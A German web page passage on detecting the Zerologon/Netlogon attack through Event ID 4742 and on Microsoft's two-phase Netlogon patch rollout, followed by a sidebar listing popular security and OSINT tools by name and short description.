
  • Sie können auch Ereignis-ID 4742 überprüfen (NT Authority ist der Angreifer) Screenshot 2023-03-30 at 9 52 58 PM

Schritte zum Patchen

Microsoft hat verfügbare Patches zum Schutz von Windows-Servern (2008, 2016 und 2019) entwickelt. So war es geplant. In der ersten Phase – beim Einspielen des ersten Patches (August-Patch) – kann die Domäne andere verbundene Geräte vor nicht konformen Geräten schützen; es gibt eine Option, alle beigetretenen Geräte mit einer expliziten Ausnahme zu schützen.

Der zweite Patch (Patch vom Februar des nächsten Jahres), die Durchsetzungsphase: Wenn er installiert ist, werden alle Windows- und Nicht-Windows-Geräte gezwungen, einen sicheren Remote Procedure Call mit Netlogon zu verwenden. Oder es können bestimmte vertrauenswürdige Geräte explizit zugelassen werden. Im Wesentlichen wird der nicht konforme Computer aus der Domäne entfernt.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    317
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    305
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →